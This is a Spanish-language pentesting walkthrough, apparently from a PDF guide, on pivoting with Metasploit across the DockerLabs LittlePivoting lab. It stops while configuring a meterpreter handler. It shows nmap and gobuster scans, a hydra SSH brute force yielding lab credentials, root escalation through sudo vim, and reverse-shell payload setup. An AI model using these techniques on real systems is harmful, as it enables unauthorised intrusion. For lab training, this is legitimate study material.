



PIVOTING CON METASPLOIT



ÍNDICE

INTRODUCCIÓN.....	3
¿Qué es el pivoting?	3
¿Qué es Metasploit?	3
LABORATORIO	5
KALI-LINUX.....	5
METASPLOIT	5
PROXYCHAINS.....	5
BINARIOS ESTÁTICOS.....	6
LITTLEPIVOTING - DOCKERLABS.....	6
TOPOLOGIA.....	9
PENTESTING	10
Máquina 1: Trust	11
PIVOTING 1 - Red 10.10.10.x → Red 20.20.20.x	17
Máquina 2: Upload	27
PIVOTING 2 - Red 20.20.20.x → 30.30.30.x.....	36
Máquina 3: Inclusion	41
CONCLUSIONES	51
RECOMENDACIONES	53

PIVOTING CON METASPLOIT



INTRODUCCIÓN

¿Qué es el pivoting?


En el ámbito de la ciberseguridad, el pivoting es una técnica avanzada que permite a los atacantes, hackers o pentesters, moverse lateralmente dentro de una red comprometida para acceder a sistemas y recursos adicionales. Es una habilidad esencial para aquellos que buscan entender y mitigar amenazas dentro de entornos complejos.

¿Qué es Metasploit?

Metasploit, una de las herramientas más poderosas y ampliamente utilizadas en pruebas de pentesting, ofrece capacidades y herramientas para realizar pivoting. Con Metasploit, los profesionales de la seguridad pueden simular ataques reales, explotando vulnerabilidades y aplicando técnicas de pivoting para evaluar la seguridad de una red desde adentro.

En esta guía, veremos cómo hacer pivoting con Metasploit paso a paso, desde establecer un punto de apoyo inicial hasta la navegación y explotación de redes internas.

Este artículo está diseñado tanto para aquellos que comienzan en el mundo de la seguridad informática, como para los expertos que buscan perfeccionar sus habilidades de pivoting con esta herramienta.



Esta es la topología que vamos a seguir en este laboratorio, y el objetivo, va a ser comprometer la 3^a máquina, Inclusion y conseguir tener una reverse shell como root en nuestro kali linux, lo que conlleva realizar 2 pivotings a las redes 20.20.20.x/24 y 30.30.30.x/24.

Para lograr nuestro objetivo, también es necesario comprometer tanto la primera máquina Trust como la segunda máquina Upload.

LABORATORIO

Para esta guía práctica necesitamos los siguientes requisitos mínimos:

- Kali Linux, Parrot OS o nuestra distribución preferida.
- Metasploit.
- Proxychains.
- Binario estatico de socat.
- Máquina LittlePivoting de la plataforma DokerLabs.

KALI-LINUX

En mi caso, tengo instalada una máquina virtual en VirtualBox con un KaliLinux, el cual ya trae preinstalado metasploit y todos sus módulos, librerías y funcionalidades.

Os dejo por aquí la página oficial de kali linux por si os queréis descargar la imagen ISO para su posterior instalación o máquinas ya hechas, con todo instalado.

<https://www.kali.org/get-kali/#kali-platforms>

METASPLOIT

En caso de no tener instalada esta herramienta, os dejo por aquí una guía rápida de instalación en Windows, Linux y OS X.

<https://docs.rapid7.com/metasploit/installing-the-metasploit-framework/>

PROXYCHAINS

ProxyChains es una herramienta de red que permite a los usuarios enrutar el tráfico de sus aplicaciones a través de una o más direcciones proxy, como HTTP, SOCKS4, o SOCKS5.

Para el pivoting nos va a ser útil para poder utilizar herramientas y aplicaciones como firefox, nmap, gobuster sobre las distintas redes que nos encontrremos.

Para su instalación, os dejo la guía oficial de kali linux para tener esta herramienta instalada en vuestro kali.

<https://www.kali.org/tools/proxychains-ng/>

BINARIOS ESTÁTICOS

Una vez hemos comprometido las máquinas, es necesario crear túneles y para ello necesitaremos subir a las maquinas comprometidas estos binarios estáticos, en este caso utilizaremos socat.

Para esto, yo siempre utilizo el siguiente repositorio de github:

https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat


LITTLEPIVOTING - DOCKERLABS

DockerLabs es una plataforma que proporciona entornos de laboratorio basados en Docker, diseñados específicamente para aprender y practicar habilidades de seguridad informática. Estos entornos están preconfigurados con una variedad de aplicaciones y configuraciones que contienen vulnerabilidades conocidas para que los usuarios puedan experimentar y aprender sobre ellas de manera segura.

Para practicar pivoting, esta plataforma nos viene muy bien, ya que gracias a docker, los entornos no consumen ni necesitan tantos recursos de nuestro PC para poder desplegar las máquinas.

Instalación de las máquinas:

- Vamos a la página de DockerLabs:
<https://dockerlabs.es>
- Buscamos la máquina de LittlePivoting y nos la descargamos.



- Una vez descargada descomprimimos el zip

```
unzip littlepivoting.zip
```

```
littlepivoting.zip
> unzip littlepivoting.zip
Archive: littlepivoting.zip
  inflating: auto_deploy.sh
  inflating: trust.tar
  inflating: upload.tar
  inflating: inclusion.tar
> ls
auto_deploy.sh  inclusion.tar  littlepivoting.zip  trust.tar  upload.tar
```

- El siguiente paso es darle permisos de ejecución al fichero `auto_deploy.sh`

```
chmod +x auto_deploy.sh
```

- Por último, ya solo queda ejecutar el script `.sh` junto a los ficheros `.tar`

```
sudo bash auto_deploy.sh trust.tar upload.tar inclusion.tar
```

```
> chmod +x auto_deploy.sh
> sudo bash auto_deploy.sh trust.tar upload.tar inclusion.tar
[sudo] password for kesh:
```



Dockerfile

```
Creando red pivoting1 con subred 10.10.10.0/24 y puerta de enlace 10.10.10.1
La red pivoting1 ha sido creada exitosamente con la subred 10.10.10.0/24.
Creando red pivoting2 con subred 20.20.20.0/24 y puerta de enlace 20.20.20.1
La red pivoting2 ha sido creada exitosamente con la subred 20.20.20.0/24.
Creando red pivoting3 con subred 30.30.30.0/24 y puerta de enlace 30.30.30.1
La red pivoting3 ha sido creada exitosamente con la subred 30.30.30.0/24.
```

Estamos desplegando la máquina vulnerable del archivo `trust.tar`, espere un momento.

Máquina desplegada desde `trust.tar`, sus direcciones IP son --> 10.10.10.2 20.20.20.2

Estamos desplegando la máquina vulnerable del archivo `upload.tar`, espere un momento.

Máquina desplegada desde `upload.tar`, sus direcciones IP son --> 20.20.20.3 30.30.30.2

Estamos desplegando la máquina vulnerable del archivo `inclusion.tar`, espere un momento.

Máquina desplegada desde `inclusion.tar`, sus direcciones IP son --> 30.30.30.3


Presiona `Ctrl+C` cuando termines con las máquinas para eliminarlas

Y como podemos observar, el script te genera automáticamente las redes, despliega las máquinas y cuando queramos eliminar el entorno, con `CTRL+Z` se eliminarán todas las redes/maquinas/contenedores de docker que se han generado, sin dejar ningún residuo.

Si ejecutamos un ip a, vemos que se han creado todas las interfaces, pero solo tenemos IP y alcance a la red 10.10.10.x/24

```
4: br-c12741b3c63c: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:81:7a:43:38 brd ff:ff:ff:ff:ff:ff
      inet 10.10.10.1/24 brd 10.10.10.255 scope global br-c12741b3c63c
        valid_lft forever preferred_lft forever
      inet6 fe80::42:81ff:fea:4338/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
5: dm-6010b288c518: <BROADCAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    link/ether 06:f5:90:38:0b:06 brd ff:ff:ff:ff:ff:ff
      inet6 fe80::4f5:90ff:fe38:b06/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
6: dm-ce3df4ae5e14: <BROADCAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    link/ether 4a:b1:17:64:1b:17 brd ff:ff:ff:ff:ff:ff
      inet6 fe80::48b1:17ff:fe64:1b17/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
8: vethf4535ae0if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-c12741b3c63c state UP group default
    link/ether 62:63:de:86:d6:e9 brd ff:ff:ff:ff:ff:ff link-netnsid 0
      inet6 fe80::6063:deff:fe86:d6e9/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

TOPOLOGIA



Esta es la topología que vamos a utilizar en este laboratorio, en la cual podemos distinguir:

- 4 equipos
 - Kali
 - Máquina 1: Trust
 - Máquina 2: Upload
 - Máquina 2: Inclusion
- 3 redes
 - Red 1: 10.10.10.x/24
 - Red 2: 20.20.20.x/24
 - Red 3: 30.30.30.x/24

Las redes están pintadas en 3 colores, para así distinguir y ver bien el alcance que tiene cada equipo en la red, es decir: la Kali solo tiene alcance a Trust, pero en cambio, Trust ve a Kali y a Upload. Upload ve a Trust y a Inclusion, y por último, inclusion solo ve a Upload.

Una vez tenemos desplegado todo el entorno y entendido el mismo, vamos a empezar a comprometer las máquinas 1 a 1, explicando el proceso y entendiendo lo que vamos haciendo.

PENTESTING

El pentesting es un proceso de evaluación de seguridad en el que se simulan ciberataques controlados contra un sistema, red o aplicación para identificar vulnerabilidades que podrían ser explotadas por atacantes malintencionados. El objetivo es descubrir y corregir fallos de seguridad antes de que puedan ser utilizados en ataques reales. El pentesting es una práctica esencial en ciberseguridad, ayudando a fortalecer la defensa de sistemas y proteger la información sensible.

Por regla general, un pentesting se divide en 5 fases.

- Reconocimiento
- Análisis de vulnerabilidades
- Explotación
- Post-Explotación
- Reporte

Máquina 1: Trust

RECONOCIMIENTO

Lo primero que hay que hacer cuando nos enfrentamos a un pentesting, es la fase de reconocimiento, y para ello, es muy importante tomar notas, apuntes, capturas de pantalla de absolutamente toda la información que vamos enumerando y adquiriendo.

Para empezar, lo haremos con un escaneo de puertos con la herramienta NMAP, además, esta herramienta nos puede decir versiones, servicios, vulnerabilidades que tiene el servidor escaneado.

Para realizar este escaneo voy a utilizar una herramienta que me he programado para automatizar un escaneo básico de NMAP

<https://github.com/BanYio/AutoNMAP>

En el repositorio que os he dejado arriba tenéis toda la información de instalación y uso.

```
> ping -c 1 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data.
64 bytes from 10.10.10.2: icmp_seq=1 ttl=64 time=17.0 ms

--- 10.10.10.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 17.029/17.029/17.029/0.000 ms
> autonmap
[Output truncated due to size]
Created by BanYio

IP to scan:
10.10.10.2
Path to save results (For example, /path/to/save):
.
Open Ports: 22,80
Results saved in: ./scan.txt
> ls
scan.txt
```

Vemos el puerto 22 y 80 abiertos, vamos a abrir el reporte de NMAP para ver que servicios y versiones están corriendo en estos puertos.

```
ls
cat scan.txt
```


```
> ls
scan.txt
> cat scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-14 15:03 CEST
Nmap scan report for 10.10.10.2
Host is up (0.00025s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7e:db:a3:c7 (ECDSA)
|   256 a6:fd:c4:45:a6:95:05:c2:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds
```

Con este escaneo podemos ver las versiones y servicios corriendo en estos puertos, que son ssh y apache.

Ambas versiones parecen actualizadas, por lo que nos centraremos en el puerto 80, en busca de alguna vulnerabilidad web.




Cuando abrimos el navegador vemos la página por defecto de apache, y no parece haber nada interesante en el código fuente tampoco, por lo que vamos a realizar fuzzing web con la herramienta gobuster.

```
gobuster dir --url 'http://10.10.10.2/' -w
/usr/share/seclists/Discovery/Web-Content/common.txt -x
html,php,txt
```

```
> gobuster dir --url 'http://10.10.10.2/' -w /usr/share/seclists/Discovery/Web-Content/common.txt -x html,php,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.10.2/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  html,php,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta.txt          (Status: 403) [Size: 275]
/.hta              (Status: 403) [Size: 275]
/.htaccess.txt    (Status: 403) [Size: 275]
/.htaccess         (Status: 403) [Size: 275]
/.htaccess.html   (Status: 403) [Size: 275]
/.hta.html         (Status: 403) [Size: 275]
/.htaccess.php    (Status: 403) [Size: 275]
/.htpasswd.html   (Status: 403) [Size: 275]
/.htpasswd.txt    (Status: 403) [Size: 275]
/.htpasswd         (Status: 403) [Size: 275]
/.htpasswd.php    (Status: 403) [Size: 275]
/.hta.php          (Status: 403) [Size: 275]
/index.html        (Status: 200) [Size: 10701]
/index.html        (Status: 200) [Size: 10701]
//secret.php    (Status: 200) [Size: 927] ←
/server-status     (Status: 403) [Size: 275]
=====
Progress: 18908 / 18908 (100.00%)
=====
Finished
=====
```

Como podemos observar, hay un fichero “`secret.php`”, el cual parece bastante sospechoso.



Vemos un nombre, mario, el cual, nos lo vamos a guardar en un fichero de texto, ya que puede ser un usuario valido del sistema.

Tras estar intentando buscar vulnerabilidades como LFI, RCE, enumerar más subdirectorios no he encontrado nada.

EXPLORACION

Recordemos que tenemos un usuario y el puerto 22 (SSH) abierto, por lo que vamos a intentar un ataque de fuerza bruta al servicio ssh con la herramienta hydra.

```
hydra -L mario -P /usr/share/wordLists/rockyou.txt
10.10.10.2 ssh
```

```
> hydra -L mario -P /usr/share/wordLists/rockyou.txt 10.10.10.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/Tu & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-16 14:58:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.10.2:22
[22][ssh] Host: 10.10.10.2 login: mario password: chocolate
[!] target successfully connected to port: 22
[WARNING] Hydra was unable to complete because 1 find worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-16 14:58:21
```

Tenemos credenciales válidas:

mario:chocolate

Nos conectamos por ssh y ya estaríamos dentro del servidor, ahora queda escalar privilegios.

```
ssh mario@10.10.10.2
```

```
> ssh mario@10.10.10.2
The authenticity of host '10.10.10.2 (10.10.10.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.2' (ED25519) to the list of known hosts.
mario@10.10.10.2's password:
Linux df1f85aae2e9 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@df1f85aae2e9:~$ whoami
mario
mario@df1f85aae2e9:~$ id
uid=1000(mario) gid=1000(mario) groups=1000(mario),100(users)
mario@df1f85aae2e9:~$ |
```

ESCALADA DE PRIVILEGIOS

Para escalar privilegios en linux existen herramientas/scripts que te automatizan la enumeración , como linpeas, pero en mi caso siempre me gusta realizar una enumeración manual, sacando privilegios de sudo, binarios SUID, capabilities, crontabs... y si no encuentro nada, ya utilizo estas herramientas.

Comenzamos enumerando privilegios de sudo con el comando:

```
sudo -l
```

```
mario@df1f85aae2e9:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on df1f85aae2e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on df1f85aae2e9:
    (ALL) /usr/bin/vim
mario@df1f85aae2e9:~$ |
```

Vemos que podemos ejecutar el binario vim con permisos de root.

Para este tipo de escaladas siempre utilizo la herramienta de searchbins, la cual me muestra los pasos y comandos a realizar para este tipo de escaladas con binarios sudo o SUID.

<https://github.com/r1vs3c/searchbins>

En este caso, para ver como escalar privilegios con sudo sobre el binario vim, ejecutamos el siguiente comando:

- Maquina Kali:

```
searchbins -b vim -f sudo
```

```
> searchbins -b vim -f sudo
[+] Binary: vim
=====
[*] Function: sudo -> [https://gtfobins.github.io/gtfobins/vim/#sudo]
    | sudo vim -c ':!/bin/sh'

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.
    | sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'

This requires that `vim` is compiled with Lua support.
    | sudo vim -c ':lua os.execute("reset; exec sh")'
```

Como podemos ver nos muestra distintos comandos que podemos utilizar para escalar privilegios, nos copiamos el primer comando y lo ejecutamos en la maquina víctima.

- Maquina Trust:

```
sudo vim -c ':!/bin/bash'
```


```
mario@df1f85aae2e9:~$ sudo vim -c ':!/bin/bash'  
root@df1f85aae2e9:/home/mario# cd  
root@df1f85aae2e9:~# whoami  
root  
root@df1f85aae2e9:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@df1f85aae2e9:~# echo 'Pwned!'  
Pwned!  
root@df1f85aae2e9:~# |
```

PWNED!

Ya tenemos el control absoluto de la máquina, y ahora empieza lo bueno.... el PIVOTING!

PIVOTING 1 - Red 10.10.10.x → Red 20.20.20.x

El primer pivoting que tenemos que realizar es para llegar a la red 20.20.20.x/24, en resumen, queremos tener una shell con privilegios de root de la máquina Upload.



Si enumeramos las IP de la máquina, vemos que tiene 2 IPs:

```
hostname -I
```

```
root@df1f85aae2e9:~# hostname -I
10.10.10.2 20.20.20.2
root@df1f85aae2e9:~# |
```

- 10.10.10.2
- 20.20.20.2

Ya tenemos acceso a la red 20.20.20.x/24, pero a través de la máquina Trust, y queremos llegar desde nuestra kali.

Para comenzar, vamos a abrir nuestro metasploit para empezar a realizar el pivoting.

Es importante saber que para realizar pivoting con metasploit se necesitan 3 cosas;

1. Sesión de meterpreter de las máquinas comprometidas
2. Rutas (Creadas a raíz de las sesiones con el modulo autoroute)
3. Socks proxy

Abrimos metasploit:

```
sudo msfconsole
```

```
> sudo msfconsole
[sudo] password for kesh:
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

      `:oDFo:`
      ./ym0dayMMy/.
      +-dHJ5aGFyZGVyIQ==+-+
      `:smo~~Destroy.No.Data~~s:`
      -+h2~~Maintain.No.Persistence~~h-
      .:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:
      .:/etc/shadow.0days-Data%200R%201=~-No.0NN8%/
      +-SeckCoin++e.AMd` `.-:///+hbove.913.ElsMNh+-+
      -~/ssh/id_rsa.Des- `htN01UserWroteMe!-`:
      :dopeAW_No<nano>o :ls:T3lKC.sudo-.A:
      :we're_all.alike` The.PFVroy.No.07:
      :PLACEDRINKHERE!: yxp_cmdshell.Ab0:
      :msf>exploit -, :Ns_BOB&ALICEeS7:
      :---srwxrwx-: `MS146_52.No.Per:
      :<script> AC816/ sENbove3101_494:
      :NT AUTHORITY_Do `T:/shSYSTEM..N:
      :09.14.2011.raid /STFU|wall.No.Pr:
      :hevnstSurb025N. dNVRG0ING2GIUUP:
      :#0UTHOUSE- -s: `/corykennedyData:
      :$nmap -oS Sso.6178306Ence:
      :Awm.d: ./shMT1#beats3o.No.:
      :Ring0: dDestRoyREKK3ta/M:
      :23d: sETEC_ASTRONOMYst:
      /-
      /yo- .ence.N(){[:]};:
      :Shall.We.Play.A.Game?ron/
      ``-oyy.(fightOr+hUser5'
      ..th3.HIV3.U2VJRFNN.JMh+.'`:
      `MjM~~WE.ARE.se~~MMjMs
      +-KANSAS_CITY`~-
      J-HAKCERS~./`:
      .escrtw!`:
      ++ATH`
```

=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 429 post]
+ -- --=[1468 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]

Una vez ya con nuestro metasploit abierto utilizaremos el multi/handler para poder cargar los payloads.

```
search multi/handler
```

```
msf6 > search multi/handler
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
0  exploit/linux/local/apt_package_manager_persistence  1999-03-09  excellent  No   APT Package Manager Persistence
1  exploit/android/local/janus           2017-07-31  manual   Yes   Android Janus APK Signature bypass
2  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24  normal   Yes   Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3  exploit/linux/local/bash_profile_persistence          1989-06-08  normal   No    Bash Profile Persistence
4  exploit/linux/local/desktop_privilege_escalation     2014-08-07  excellent  Yes   Desktop Linux Password Stealer and Privilege Escalation
5   \ target: Linux x86
6   \ target: Linux x86_64
7  exploit/multi/handler                    .           .       .       .
8  exploit/windows/mssql/mssql_linkcrawler        2000-01-01  great   No    Generic Payload Handler
9  exploit/windows/browser/persists_upload_traversal    2009-09-29  excellent  No    Persists XMLHttpRequest ActiveX MakeHttpRequest Directory Traversal
10 exploit/linux/local/yum_package_manager_persistence  2003-12-17  excellent  No   Yum Package Manager Persistence

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence
msf6 > |
```

En mi caso seleccionamos el número 7, pero esto puede variar dependiendo de la búsqueda que realicemos, numero de módulos de metasploit, versión...

```
Use 7
```

```
use exploit/multi/handler
```

Ambos comandos son válidos.

Para ver las opciones disponibles de este exploit, lo podemos hacer con el comando;

show options

```
msf6 exploit(multi/handler) > show options
Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST      yes        The listen address (an interface may be specified)
LPORT      4444       yes        The listen port

Exploit target:

Id  Name
--  ---
0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > |
```

Es muy importante tener este exploit bien configurado y para ello tenemos que cambiar el payload (marcado en la imagen), ya que para hacer pivoting necesitamos reverse shells con meterpreter, que mas adelante crearemos con la herramienta msfvenom.

Para cambiar el payload lo haremos de la siguiente forma;

set payload linux/x64/meterpreter/reverse_tcp

```
